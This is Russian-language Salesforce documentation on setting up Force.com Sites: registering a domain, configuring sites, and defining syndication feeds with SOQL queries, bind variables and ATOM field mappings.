- Публикация вопросов и ответов по поддержке: рекомендуем разместить полезную информацию на общедоступном веб-сайте, поддерживающем поиск по решениям возникших проблем.
- Создание инструмента для определения местонахождения ближайшей торговой точки: рекомендуем добавить на портал общедоступный инструмент, позволяющий клиентам находить ближайшие торговые точки своего региона.
- Публикация каталога сотрудников: рекомендуем добавить каталог сотрудников во внутрикорпоративную сеть путем создания сайта, ограниченного диапазоном IP-адресов.
- Создание веб-сайта по подбору кадров: рекомендуем опубликовать открытые вакансии на общедоступный сайт и разрешить посетителям интерактивную отправку резюме и заявок.
- Публикация каталога продуктов: рекомендуем опубликовать все продукты компании на общедоступный веб-сайт, а также добавить номера моделей, текущие цены и изображения продуктов, извлекаемые из организации динамически.

Сайты Force.com напрямую обслуживаются организацией Salesforce, поэтому доступность каждого сайта определяется доступностью организации. Сайты недоступны во время планового обслуживания организации при обновлении основных выпусков; при попытке доступа к сайту отображается фирменная страница Force.com «На обслуживании» или настраиваемая [страница «Служба недоступна](#)». Рекомендуем заранее уведомлять пользователей о времени планового обслуживания и недоступности связанных сайтов. Чтобы просмотреть время обслуживания каждого экземпляра, воспользуйтесь веб-узлом [trust.salesforce.com/trust/status/#maint](http://trust.salesforce.com/trust/status/#maint).

## Домен Force.com

Чтобы определить URL-адрес каждого сайта, рекомендуем задать имя домена сайта. Воспользуйтесь одним из указанных ниже способов.


- Выберите собственное имя домена Force.com, состоящее из уникального *префикса субдомена* и компонента `force.com`. Например, при выборе префикса субдомена *мойкомпания* имя домена выглядит следующим образом: `http://мойкомпания.force.com`. Имя чувствительно к регистру.

 **Прим.:** Собственное имя домена Force.com используется всеми сайтами, созданными компанией. Например, компания может создать один общедоступный сайт для партнеров, второй — для разработчиков и третий — для службы поддержки. При использовании домена компании `http://мойкомпания.force.com` данным трем сайтам могут соответствовать следующие UR-адреса:

- `http://мойкомпания.force.com/partners`
- `http://мойкомпания.force.com/developers`
- `http://мойкомпания.force.com/support`



- Чтобы создать фирменный настраиваемый веб-адрес (например, <http://www.ideimoeikompanii.com>), воспользуйтесь регистратором доменных имен. Чтобы перенаправлять фирменные домены и субдомены на домен Force.com без использования имени force.com в URL-адресе, создайте записи CNAME. Создание домена Force.com в Интернете может занять до 48 часов. Настраиваемые веб-адреса не поддерживаются безопасными организациями и организациями Developer Edition.

 **Прим.:** Формат безопасных URL-адресов для сайтов Force.com определяется типом организации или используемой версией. Уникальный префикс субдомена указывается первым и дополняется версией или типом среды, именем экземпляра и индексом force.com. Ниже приведены примеры, где «mycompany» — это префикс субдомена, «mysandbox» — это имя безопасной среды, «na1» — это имя экземпляра и «cs1» — это имя экземпляра безопасной среды.

| Тип организации        | Безопасный URL-адрес  |
|------------------------|---|
| Developer Edition      | <a href="https://mycompany-developer-edition.na1.force.com">https://mycompany-developer-edition.na1.force.com</a> |
| Безопасная среда       | <a href="https://mysandbox-mycompany.cs1.force.com">https://mysandbox-mycompany.cs1.force.com</a>                 |
| Производственная среда | <a href="https://mycompany.secure.force.com">https://mycompany.secure.force.com</a>                               |

Префикс субдомена для Developer Edition может содержать не более 22 символов. Безопасный URL-адрес отображается на странице «Параметры входа». URL-адрес чувствителен к регистру.

СМ. ТАКЖЕ:

[Настройка Force.com Sites](#)

[Управление Force.com Sites](#)

[Ограничения и выставление счета для Force.com Sites](#)

## Управление Force.com Sites

Чтобы начать использовать Force.com, введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Сайты». Ниже перечислены действия, доступные на данной странице.

- Зарегистрируйте собственный домен Force.com.
- Просмотрите все сайты, размещенные в домене Force.com.
- Чтобы создать сайт, нажмите кнопку «Создать».
- Чтобы изменить текущий сайт, нажмите кнопку «Правка».
- Чтобы изменить статус активности сайта, щелкните «Активировать» или «Деактивировать».



**Внимание:** Рекомендуем внимательно выбирать данные, которые должны быть доступны другим пользователям.

- Чтобы просмотреть сведения о сайте, щелкните метку нужного сайта.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»



- Чтобы открыть сайт в обозревателе, щелкните URL-адрес нужного сайта.

СМ. ТАКЖЕ:


[Настройка Force.com Sites](#)

[Создание и редактирование Force.com Sites](#)

[Настройка Force.com Sites](#)

## Регистрация настраиваемого домена Force.com

Домен Force.com используется всеми сайтами, созданными компанией. Домен Force.com должен быть выбран даже при регистрации фирменного веб-адреса сайта. Фирменный URL-адрес перенаправляет на домен Force.com.


 **Прим.:** Записи CNAME должны содержать имя домена, 18-значный код организации и суффикс live.siteforce.com. Например, при использовании имени домена www.myakompaniya.ru и кода организации 00dx0000000001aaa запись CNAME должна выглядеть следующим образом:  
`www.myakompaniya.ru.00dx0000000001aaa.live.siteforce.com`.  
Чтобы найти код организации, воспользуйтесь страницей нового домена в разделе «Управление доменами» меню «Настройка».

Чтобы зарегистрировать домен Force.com, выполните указанные ниже действия.

1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Введите уникальное имя для домена Force.com. Имя домена Force.com должно быть уникальным и может содержать только буквы, цифры и дефисы. Имя должно начинаться с буквы, не может содержать пробелов, символов подчеркивания и точек, а также не может заканчиваться дефисом. Компания Salesforce рекомендует использовать название компании или его вариант (например, *myakompaniya*).

 **Внимание:** Имя зарегистрированного домена Force.com не может быть изменено.

3. Чтобы проверить уникальность введенного имени домена, нажмите кнопку «Проверить доступность». Если имя домена уже используется, система предлагает указать другое имя.
4. Просмотрите «Условия использования сайтов» и установите соответствующий флажок.
5. Нажмите кнопку «Зарегистрировать мой домен Force.com». После принятия условий использования и регистрации домена Force.com изменения, связанные с созданием сайта, отслеживаются контрольным журналом настройки организации и связанным списком «Журнал сайта». Регистрация может занять до 48 часов.

 **Прим.:** Формат безопасных URL-адресов для сайтов Force.com определяется типом организации или используемой версией. Уникальный префикс субдомена указывается первым и дополняется версией или типом среды, именем экземпляра и индексом force.com. Ниже приведены примеры, где «myscompany» — это префикс субдомена, «mysandbox» — это имя безопасной среды, «na1» — это имя экземпляра и «CS1» — это имя экземпляра безопасной среды.

| Тип организации   | Безопасный URL-адрес   |
|-------------------|--|
| Developer Edition | <code>https://mycompany-developer-edition.na1.force.com</code> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

| Тип организации        | Безопасный URL-адрес  |
|------------------------|---|
| Безопасная среда       | <a href="https://mysandbox-mycompany.cs1.force.com">https://mysandbox-mycompany.cs1.force.com</a> |
| Производственная среда | <a href="https://mycompany.secure.force.com">https://mycompany.secure.force.com</a>               |

Префикс субдомена для версии «Developer Edition» может содержать не более 22 символов. Безопасный URL-адрес отображается на странице «Параметры входа». URL-адрес чувствителен к регистру.

СМ. ТАКЖЕ:

[Настройка Force.com Sites](#)

[Рекомендации по использованию Force.com Sites](#)

## Создание сайта Force.com

### Настройка Force.com Sites

Force.com Sites позволяет создавать общедоступные веб-сайты и приложения, которые напрямую интегрированы в организацию Salesforce. При этом пользователям не требуется указывать имя и пароль для входа.

Чтобы настроить сайт Force.com, выполните указанные ниже действия.

1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. [Зарегистрируйте настраиваемый домен Force.com](#) для организации.
3. [Создайте и настройте сайт](#).
4. Разработайте и добавьте [страницы Visualforce](#) на сайт, выберите или скройте [стандартные страницы](#) и настройте или замените стандартные [страницы ошибок](#). Свяжите данные страницы с сайтом.
5. Выберите шаблон сайта. Чтобы найти собственный шаблон, воспользуйтесь полем поиска, либо воспользуйтесь любым стандартным шаблоном. Шаблон сайта определяет макет страницы и таблицу стилей для сайта, а также переопределяет любое форматирование, унаследованное от связанного портала.
6. [Включите](#) вход или самостоятельную регистрацию и свяжите портал с сайтом.
7. При необходимости измените [параметры общего доступа](#).
8. Чтобы предоставить общий доступ к сайту, щелкните «Активировать» на странице «Сведения о сайте». Кроме того, сайт может быть активирован на страницах «Редактирование сайта» и «Сайты».

Ниже перечислены действия, доступные после настройки сайта.

- Запустите отчеты и панели мониторинга на сайте.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

Для редактирования параметров общего доступа для сайтов Force.com:

- «Управление пользователями»

- [Создайте бизнес-правила](#), инициирующие электронные предупреждения при выполнении критериев, связанных с сайтом.

СМ. ТАКЖЕ:

[Управление Force.com Sites](#)

[Настройка Force.com Sites](#)

## Создание и редактирование Force.com Sites

Чтобы создать сайт Force.com, выполните указанные ниже действия после регистрации домена Force.com.

1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Нажмите кнопку «Создать» или ссылку «Правка» для текущего сайта.
3. Заполните поля на странице «Редактирование сайта».

| Поле                  | Описание   |
|-----------------------|--|
| Метка сайта           | Имя сайта, отображающееся в пользовательском интерфейсе.   |
| Имя сайта             | Имя, используемое при обращении к сайту в SOAP API. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.             |
| Описание сайта        | Дополнительное описание сайта.   |
| Контакт для сайта     | Пользователь, который должен получать сообщения, связанные с сайтом, от посетителей сайта и компании Salesforce.   |
| Стандартный веб-адрес | Уникальный URL-адрес Force.com для данного сайта. Force.com предоставляет первую часть URL-адреса на основе зарегистрированного имени домена; пользователь должен добавить уникальное имя сайта. Данный URL-адрес используется для доступа к сайту, если настраиваемый веб-адрес не создан посредством регистратора доменных имен. |
| Активно               | Параметр, позволяющий активировать сайт, готовый для общего доступа. Кроме того, сайт может быть активирован на страницах «Сайты» и «Сведения о сайте». Если сайт неактивен, то система отображает страницу, выбранную в поле «Неактивная начальная страница сайта».   |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic



Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

| Поле                                | Описание  |
|-------------------------------------|---|
| Активная начальная страница сайта   | <p>Целевая страница, открываемая пользователями активного сайта. Чтобы найти страницу Visualforce, разработанную в качестве начальной страницы сайта, воспользуйтесь полем поиска. Чтобы протестировать сайт, выберите страницу UnderConstruction.</p> <p>Страница IdeasHome предназначена для сайтов идей, а страница AnswersHome — для сайтов ответов. Внешний вид сайта идей или сайта ответов наследуется от связанного портала, кроме случаев использования шаблона сайта.</p> <p>Если сайт развернут до выпуска Summer'10, то начальная страница AnswersHome может быть настроена в качестве стандартной целевой страницы в том случае, если страница Visualforce создана посредством <code>&lt;apex:page action="{ !URLFOR ( '/answers/answersHome.apexp' ) }"/&gt;</code>.</p>  |
| Неактивная начальная страница сайта | <p>Целевая страница, открываемая пользователями неактивного сайта. Чтобы найти нужную страницу, воспользуйтесь полем поиска. Например, выберите страницу, уведомляющую пользователей о разработке или обслуживании сайта.</p>   |
| Шаблон сайта                        | <p>Шаблон, определяющий макет страницы и таблицу стилей для сайта. Шаблон сайта переопределяет любое форматирование, унаследованное от связанного портала. Чтобы найти собственный шаблон, воспользуйтесь полем поиска, либо воспользуйтесь любым стандартным шаблоном.</p> <p> <b>Прим.:</b> Шаблон сайта, выбранный в данном поле, используется только на страницах Visualforce посредством выражения <code>Site.Template</code>.</p>  |
| Robots.txt сайта                    | <p>Файл, определяющий части общедоступного сайта, которые могут быть доступны поисковым веб-агентам и другим веб-роботам. Обычно веб-роботы используются поисковыми системами для категоризации и архивирования веб-сайтов. HTML-теги не поддерживаются, так как не совместимы с поисковыми агентами robots.txt. Добавьте <code>contentType="text/plain"</code> в тег <code>&lt;apex:page&gt;</code> на страницах Visualforce.</p> <p>Пример запрета индексации всех страниц для всех роботов:</p> <pre>&lt;apex:page contentType="text/plain"&gt;   User-agent: * # Applies to all robots   Disallow: / # Disallow indexing of all pages &lt;/apex:page&gt;</pre> <p>Пример разрешения индексации всех страниц для всех роботов:</p> <pre>&lt;apex:page contentType="text/plain"&gt;   User-agent: * # Applies to all robots   Disallow: # Allow indexing of all pages  &lt;/apex:page&gt;</pre> |

| Поле                                     | Описание  |
|--|---|
| Избранный значок сайта                   | Значок, отображающийся в адресном поле обозревателя при посещении сайта. Данное поле позволяет выбрать избранный значок для всего сайта взамен каждой страницы. Ввиду выполнения кэширования, изменения отображаются на сайте через день после их внесения.   |
| Код отслеживания аналитики               | Код отслеживания, связанный с сайтом. Данный код может использоваться службами (например, Google Analytics) для отслеживания данных по запросам страницы сайта.   |
| Класс URL Rewriter                       | Класс Apex, который должен использоваться для перезаписи URL-адресов сайта — от URL-адресов Salesforce до пользовательских URL-адресов. Данный класс позволяет создавать правила для перезаписи запросов URL-адресов сайта, вводимых в адресную строку, открываемых посредством закладок или связанных с внешними веб-сайтами. При необходимости система позволяет создавать правила для перезаписи URL-адресов ссылок на страницах сайта.  |
| Включить каналы                          | Параметр, отображающий связанный список «Каналы распределения», который позволяет создавать и управлять каналами распределения, предназначенными для пользователей общедоступных сайтов. Данное поле отображается только после включения соответствующей функции.   |
| Уровень защиты от кликаджекинга          | <p>Ниже перечислены доступные уровни защиты от кликаджекинга.</p> <ul style="list-style-type: none"> <li>• Разрешить кадрирование по любой странице (не защищено)</li> <li>• Разрешить кадрирование только по одинаковому происхождению (рекомендуется)</li> <li>• Запретить кадрирование по любой странице (защищено)</li> </ul> <p> <b>Прим.:</b> Кадрирование по одинаковому происхождению позволяет кадрировать страницы сайта только по страницам, которые используют такое же имя домена и безопасность по протоколам.</p> <p> <b>Прим.:</b> Сообщества Salesforce используют два элемента защиты от кликаджекинга: один для сайта Force.com Communities, который задается посредством страницы сведений о сайте Force.com, а второй для сайта Site.com Communities, который задается посредством страницы конфигурации Site.com. Рекомендуем задать обоим элементам одинаковое значение.</p> |
| Требовать безопасные подключения (HTTPS) | При установке данного флажка для сайта Force.com, сайта Site.com, сайта Force.com сообществ Salesforce или сайта Site.com сообществ Salesforce запросы, использующие протокол HTTP, перенаправляются на протокол HTTPS.   |

4. Нажмите кнопку «Сохранить».

-  **Прим.:** Чтобы определить настраиваемые URL-адреса, воспользуйтесь страницей «Управление доменами» в меню «Настройка».

СМ. ТАКЖЕ:

[Настройка Force.com Sites](#)


[Настройка Force.com Sites](#)

[Методы и выражения Apex, связанные с Force.com Sites](#)


## Настройка Force.com Sites

Созданный сайт может быть настроен на странице «Сведения о сайте». Чтобы открыть эту страницу, введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Сайты» и выберите имя сайта из списка сайтов. Ниже перечислены доступные действия.

- Чтобы изменить сайт, щелкните «**Правка**».
- Чтобы просмотреть или изменить параметры безопасности, включая полномочия, макеты страниц и многое другое, щелкните «**Параметры общего доступа**».
- Чтобы настроить параметры входа и регистрации для сайта, щелкните «**Параметры входа**». Встроенная логика входа и регистрации позволяет пользователям быстро регистрироваться и беспрепятственно входить на портал посредством общедоступного сайта.

-  **Прим.:** При использовании сайтов сообществ данная ссылка открывает страницу входа сообществ.

- Чтобы просмотреть любые [переадресации](#), заданные для страниц сайта, щелкните «**Переадресации URL-адресов**».
- Чтобы изменить статус активности сайта, щелкните «**Активировать**» или «**Деактивировать**».

-  **Внимание:** Рекомендуем внимательно выбирать данные, которые должны быть доступны другим пользователям.

- Чтобы просмотреть сайт в [режиме предварительного просмотра в качестве администратора](#), щелкните «**Предварительный просмотр в качестве администратора**». Режим предварительного просмотра в качестве администратора отображает общие и подробные сведения об ошибках, обнаруженных на любых страницах сайта, поэтому позволяет ускорить процесс устранения неполадок.

-  **Прим.:** Данная функция не отображается для организаций сообщества.

- Чтобы выбрать страницы, доступные для сайта, нажмите кнопку «**Правка**» в связанном списке «Страницы Visualforce сайта» или «Стандартные страницы сайта». Все страницы, связанные с сайтом, должны быть включены.
- Чтобы назначить страницы ошибок для стандартных ошибок (например, «Требуется авторизация (401)» или «Страница не найдена (404)»), щелкните «**Назначение страниц**». Пользователь может переопределить или изменить предоставленные стандартные страницы.
- Чтобы создать канал распределения, нажмите кнопку «**Создать**» в связанном списке «**Каналы**». Чтобы просмотреть данный связанный список, щелкните «**Включить каналы**» в списке «Сведения о сайте».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

Для редактирования параметров общего доступа для сайтов Force.com:

- «Управление пользователями»

- Чтобы просмотреть текущее использование пропускной способности и времени запроса на обслуживание, ежедневные ограничения и процент использования, воспользуйтесь связанным списком «Журнал круглосуточного использования».
- Чтобы просмотреть изменения конфигурации, отслеживаемые для сайта, воспользуйтесь связанным списком «Журнал сайта».

СМ. ТАКЖЕ:

[Назначение страниц ошибок сайта Force.com](#)

[Параметры общего доступа для Force.com Sites](#)

[Управление параметрами регистрации и входа на сайтах Force.com](#)

## Определение каналов распределения

Благодаря *каналам распределения*, пользователи могут подписываться на изменения, происходящие на сайтах Force.com, а также получать обновления для внешних программ чтения новостей. Чтобы передать конечным пользователям изменения, внесенные в общедоступные данные, рекомендуем создать запрос SOQL и выполнить соотнесение. Система позволяет создавать как минимум один канал распределения для общедоступных сайтов или любых страниц Visualforce организации. Канал распределения отображает записи, определенные запросом SOQL. Пользователи могут подписываться на канал и просматривать его при посещении сайта или страницы.

Система позволяет определять канал распределения, включая возвращаемые записи и отображаемые данные.

### Имя

Описательное имя данного канала, отличающее его от других созданных каналов.

Разрешается использовать только буквы, цифры и символы подчеркивания. Строка может содержать не более одного символа подчеркивания.

### Описание

Описание канала. Например, «Личное имя, фамилия и регион для последних десяти созданных или измененных организаций».

### Запрос

Запрос SOQL, определяющий записи, которые возвращаются в канал распределения. Запрос SOQL отличается некоторыми ограничениями, позволяющими повысить производительность.

- Запрос SOQL, который не поддерживает ограничения, возвращает не более 20 записей.
- Ограничения для запросов не могут превышать 200 результатов. Запрос, превышающий данное ограничение, возвращает только первые 200 записей.
- Если запрос SOQL не уточняет значение ORDER BY, то записи сортируются по значению LastModifiedDate или значению SystemModstamp.
- Значение COUNT не поддерживается.
- *Сводные* запросы не поддерживаются. Например, запрос SOQL для каналов распределения не поддерживает следующий запрос:

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления определения канала:

- «Изменение всех данных»

Для подписки на канал:

- Специальные полномочия не требуются



- Система позволяет использовать *переменные связывания*, то есть, переменные, значения которых извлекаются из URL-адреса. Дополнительную информацию см. в подразделе «Использование переменных связывания для запросов и соотнесения» на странице 5294.

 **Прим.:** Прежде чем сохранить запрос, платформа Force.com проверяет полномочия общего доступа и параметры безопасности поля, назначенные пользователю-гостю.

### Соотнесение

Каналы распределения используют протокол веб-публикации АТОМ, поэтому значение соотнесения должно соответствовать объектам и полям возвращенных записей с конструкциями АТОМ. Обратите внимание, что все значения должны быть представлены строковыми литералами. Дополнительную информацию об элементах соотнесения см. в подразделе «Соотнесение объектов АТОМ» на странице 5292.

Система позволяет использовать *переменные связывания*, то есть, переменные, значения которых извлекаются из URL-адреса. Дополнительную информацию см. в подразделе «Использование переменных связывания для запросов и соотнесения» на странице 5294.

### Время хранения кэша (в секундах)

Канал может одновременно использоваться несколькими пользователями, поэтому система Salesforce кэширует данные канала на 3 600 секунд (по умолчанию). Минимальное значение составляет 300 секунд, максимальное — не ограничено. Результаты запроса, срок хранения которых превышает заданное значение, пропускаются, а новый запрос выполняется при следующем запросе данной информации, то есть, при следующем открытии страницы, содержащей канал, на который подписан пользователь.

### Активно

Данный флажок определяет доступность канала для подписки. Пользователи могут подписываться только на активные каналы.

### Соотнесение объектов АТОМ

Рекомендуем задать соотнесение в определении канала распределения. Соотнесение связывает конструкции АТОМ (например, заголовок записи) с соответствующим значением записи (например, «Имя организации»). Полный набор соотнесений формирует канал новостей, а запрос моделирует содержимое каждой новости канала. Например, «Интересы, созданные сегодня» или «Контакты с обновленными сведениями об организации».

*Элемент канала* — это конверт для каждой части новостного материала, а *элемент записи* — это содержимое конверта.

Кроме того, соотнесение позволяет применять краткие метки к разным полям с целью их отображения.

Таблица ниже содержит все объекты АТОМ и элементы объектов, а также примеры допустимых значений.

| Элемент канала | Элемент записи | Описание   |
|----------------|----------------|--|
| fa             |                | Обязательно только при отсутствии элемента ea (автор записи). Автор канала. Например, канал fa: "Асте автор канала администратор Мария" возвращает автора канала «Администратор Мария».  |
| fid            |                | Дополнительно (содержит стандартное значение). Код канала. По умолчанию данное значение соответствует URL-адресу общедоступного сайта. При вводе значения рекомендуем использовать действительный международный идентификатор ресурсов (IRI). IRI — это обобщенный URL-адрес, разрешающий использование Юникода. |
| f1             |                | Дополнительно (содержит стандартное значение). Ссылка на канал. Например, f1: "http://www.salesforce.com". Как правило, программы чтения новостей  |



| Элемент канала | Элемент записи | Описание   |
|----------------|----------------|--|
|                |                | обрабатывают данный элемент путем связывания заголовка канала с данным URL-адресом.  |
| fst            |                | Дополнительно. Подзаголовок канала. Например, канал <code>&amp;map=ft:"Новейшие возможности"</code> , <code>fst:"Западное подразделение"</code> возвращает заголовок канала «Новейшие возможности» и подзаголовок «Западное подразделение».  |
| ft             |                | Обязательно. Заголовок канала. Например, <code>ft:"Новейшие возможности"</code> .  |
|                | ea             | Обязательно только при отсутствии элемента <code>fa</code> (автор канала). Автор записи. Например, <code>ea:"Организация создана: " + Account.CreatedBy</code> .   |
|                | ec             | Обязательно. Содержимое записи. Например, канал <code>ec:"description for "</code> Имя " <code>&lt;br&gt;</code> " Description возвращает значение поля «Имя» с дополнительным текстом. Ниже приведен результат канала, используемого в данном примере.<br><div style="border: 1px solid #ccc; padding: 5px; margin: 5px 0;">description for Ajax Industries Description</div>   |
|                | ect            | Дополнительно. Содержимое записи типа <code>text</code> , <code>html</code> или <code>xhtml</code> . Например, <code>ect:html</code> для HTML-содержимого. По умолчанию используется значение <code>text</code> .  |
|                | el             | Дополнительно. Ссылка на запись. Рекомендуем использовать действительный URL. Как правило, данное значение соответствует ссылке на другое представление содержимого записи. Например, ссылка на запись в пользовательском интерфейсе Salesforce. Как правило, программы чтения новостей обрабатывают данный элемент путем связывания заголовка канала с данным URL-адресом. Например, <code>el:"Account.Url"</code> .  |
|                | es             | Дополнительно. Сводка записи. Дополнительная сводка по содержимому записи. Например, <code>et: Account.Name</code> , <code>es: Account.Name + "'s account number, website, and description"</code> , <code>ec: Account.AccountNumber + " " + Account.Website + " " + Account.Description</code><br><br>В противном случае, программы чтения новостей отображают содержимое, заданное посредством элемента <code>ec</code> .  |
|                | est            | Дополнительно. Сводка записи типа <code>text</code> , <code>html</code> или <code>xhtml</code> . Например, <code>est:html</code> для HTML-содержимого. По умолчанию используется значение <code>text</code> . Прежде чем задать значение, рекомендуем определить элемент <code>es</code> .   |
|                | et             | Обязательно. Заголовок записи, имя поля. Например, <code>et:Имя</code> .   |
|                | eu             | Дополнительно. По умолчанию значение <code>&lt;updated&gt;</code> обязательного элемента ATOM автоматически извлекается из параметра <code>LastModifiedDate</code> основного запрашиваемого объекта; как правило, объекта в основном операторе <code>FROM</code> запроса SOQL. Данное значение определяет время последнего изменения записи или канала. Чтобы изменить данный стандартный алгоритм, выберите другой объект или воспользуйтесь параметром поля <code>LastModifiedDate</code> . Например:<br><ul style="list-style-type: none"> <li>Запрос: <code>SELECT Id, Name, MyDate__c FROM Account</code> Параметр соотнесения: <code>eu: MyDate__c</code></li> </ul> |

| Элемент канала | Элемент записи | Описание  |
|----------------|----------------|---|
|                |                | <ul style="list-style-type: none"> <li>Запрос: <code>SELECT Id, Lastname, Account.LastModifiedDate FROM Contact</code> Параметр соотнесения: <code>eu: Account.LastModifiedDate</code></li> </ul> |

Пример ниже содержит допустимые значения соотнесения для канала распределения.

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id, ect: html
```

Каналы отображаются в контексте пользователя-гостя соответствующего общедоступного сайта. Таким образом, настраиваемые метки, используемые для управления локализацией, и метки, заданные для соотнесения, отображаются на языке пользователя-гостя. Дополнительную информацию см. в подразделе «[Настраиваемые метки и каналы](#)» на странице 5295.

Соотнесение каналов поддерживается только строковыми литералами. Система запрещает использовать литералы дат (например, TODAY или LAST\_WEEK).

Созданный канал должен быть протестирован и активирован посредством флажка «Активно» (см. описание выше). Дополнительную информацию о тестировании см. в разделе «[Тестирование каналов распределения](#)» на странице 5298.

Использование переменных связывания для запросов и соотнесения

*Переменные связывания* могут использоваться в операторе WHERE запроса SOQL. Переменные связывания должны использовать следующий формат:

```
{!var_name}
```

Запрос, приведенный ниже, использует переменную связывания accountID.

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

Обратите внимание, что данное имя поля является произвольным. При выполнении значение переменной связывания accountID передается в запрос из URL-адреса. Данный канал доступен посредством URL-адреса ниже и передает код организации как часть строкового параметра запроса.

```
site_URL/services/xml/My'Account'Feed?accountId=0013000000BmP4x
```

Кроме того, переменные связывания могут использоваться для соотнесения значений.

Ниже перечислены рекомендации по использованию переменных связывания для запросов.

- Определение канала, запросы и соотнесение могут содержать не более 20 переменных связывания.
- Имя переменной связывания может содержать не более 100 символов.
- Переменная связывания может использоваться только справа от операции фильтра как часть строки. Переменная связывания, соответствующая части строки, должна быть заключена в кавычки. Ниже приведен пример допустимого запроса.

```
SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
```

Запросы ниже являются недопустимыми ввиду неправильного расположения переменной связывания, а также ее недоступности в качестве переменной текстовой строки.

```
SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'  
SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
```

- Переменная связывания не может использоваться для отображения имени поля. Другими словами, переменная связывания не может использоваться слева от операции фильтра.
- Из соображений безопасности переменная связывания не может использоваться для изменения значения или структуры запроса. При оценке запроса любые специальные символы, указанные в новом значении связывания, обрабатываются как литералы.

### Настраиваемые метки и каналы

Если каналы должны быть локализованы на разные языки, то система позволяет использовать настраиваемые метки для мультиязычного определения строки. Затем настраиваемая метка используется в определении соотношения. При получении запроса настраиваемая метка анализирует язык пользователя-гостя и возвращает переведенный текст, который затем используется при соотношении.

Настраиваемые метки могут быть заданы в поле посредством синтаксиса ниже.

```
map_element_name: "{$LABEL.custom_label_name}"
```

Чтобы задать настраиваемую метку в канале, выполните указанные ниже действия.

1. Введите строку «*Настраиваемые метки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые метки**». Имя настраиваемой метки может соответствовать элементу соотношения, принимающему ее значение (например, имя `feedTitle` для элемента `ft`).
2. Введите значения на всех поддерживаемых языках.
3. Укажите настраиваемую метку в соотношении каналов.

Например, создайте канал, содержащий сведения обо всех домах, реализуемых компанией. Канал должен отображать заголовок «The Houses» для англоговорящих пользователей, но заголовок «Дома» для русскоговорящих пользователей. Создайте настраиваемую метку (например, `feedTitle`). При использовании английского языка метка будет отображать значение «The Houses», а русского языка — значение «Дома». Затем укажите строку ниже для заголовка канала `fc`: в определении соотношения каналов.

```
ft: "{$LABEL.feedTitle}"
```

### Visualforce и каналы

Чтобы добавить канал на страницу Visualforce, воспользуйтесь стандартными HTML-функциями Visualforce. Например, страница Visualforce, размещенная в основном каталоге сайта, содержит тег ниже.

```
<A HREF="/services/xml/theFeedName">My feed</A>
```

Текст `My feed` ссылается на канал.

Чтобы добавить ссылку на канал в изображение, добавьте тег встроенного изображения ниже.

```
<A HREF="/services/xml/theFeedName"></A>
```

Рекомендуем загрузить собственное изображение.

Чтобы добавить значок в адресную строку, добавьте тег ссылки в тег <head> страницы Visualforce.

```
<link href='URI of feed'  
      type='application/x.atom+xml'  
      rel='feed'  
      title='A nice descriptive title' />
```

СМ. ТАКЖЕ:

[Общие сведения о каналах распределения](#)

[Тестирование каналов распределения](#)

### Общие сведения о каналах распределения

Благодаря *каналам распределения*, пользователи могут подписываться на изменения, происходящие на сайтах Force.com, а также получать обновления для внешних программ чтения новостей. Чтобы передать конечным пользователям изменения, внесенные в общедоступные данные, рекомендуем создать запрос SOQL и выполнить соотнесение. Система позволяет создавать как минимум один канал распределения для общедоступных сайтов или любых страниц Visualforce организации. Канал распределения отображает записи, определенные запросом SOQL. Пользователи могут подписываться на канал и просматривать его при посещении сайта или страницы.

### Проверка безопасности каналов

При подписке на канал информация отображается в контексте пользователя-гостя. Прежде чем задать запрос, рекомендуем убедиться, что пользователю-гостю доступны все записи, предназначенные для гостей.

Чтобы проверить безопасность каналов, выполните указанные ниже действия.

- Чтобы предоставить пользователю-гостю соответствующие полномочия объекта и параметры безопасности поля, измените параметры общего доступа для сайта.
- Чтобы определить записи, доступные пользователю-гостю, создайте правила общего доступа.

